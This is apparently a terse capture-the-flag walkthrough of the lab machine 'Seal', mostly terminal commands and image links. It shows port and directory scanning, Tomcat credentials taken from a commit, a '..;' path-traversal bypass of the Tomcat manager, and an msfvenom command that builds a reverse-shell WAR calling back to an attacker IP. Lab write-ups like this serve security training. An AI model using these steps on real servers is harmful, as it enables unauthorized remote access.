



┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 10.10.10.250






┌──(root💀kali)-[/home/kali/Downloads]


└─# cat /etc/hosts | grep 10.10.10.250





<http://seal.htb:8080/>





<http://seal.htb:8080/register>















Here click on commit




Username: tomcat

Password: 42MrHBf\*z8{Z%

┌──(root💀kali)-[/home/kali/Downloads]


└─# feroxbuster --url https://seal.htb -k







┌──(root💀kali)-[/home/kali/Downloads]

└─# feroxbuster --url https://seal.htb/manager -k




<https://seal.htb/manager/status>






Now path traversal


<https://seal.htb/manager/status/..;/html>





┌──(root💀kali)-[/home/kali/Downloads]

└─# msfvenom -p java/jsp\_shell\_reverse\_tcp lhost=10.10.14.11 lport=1337 -f war > pentest.war






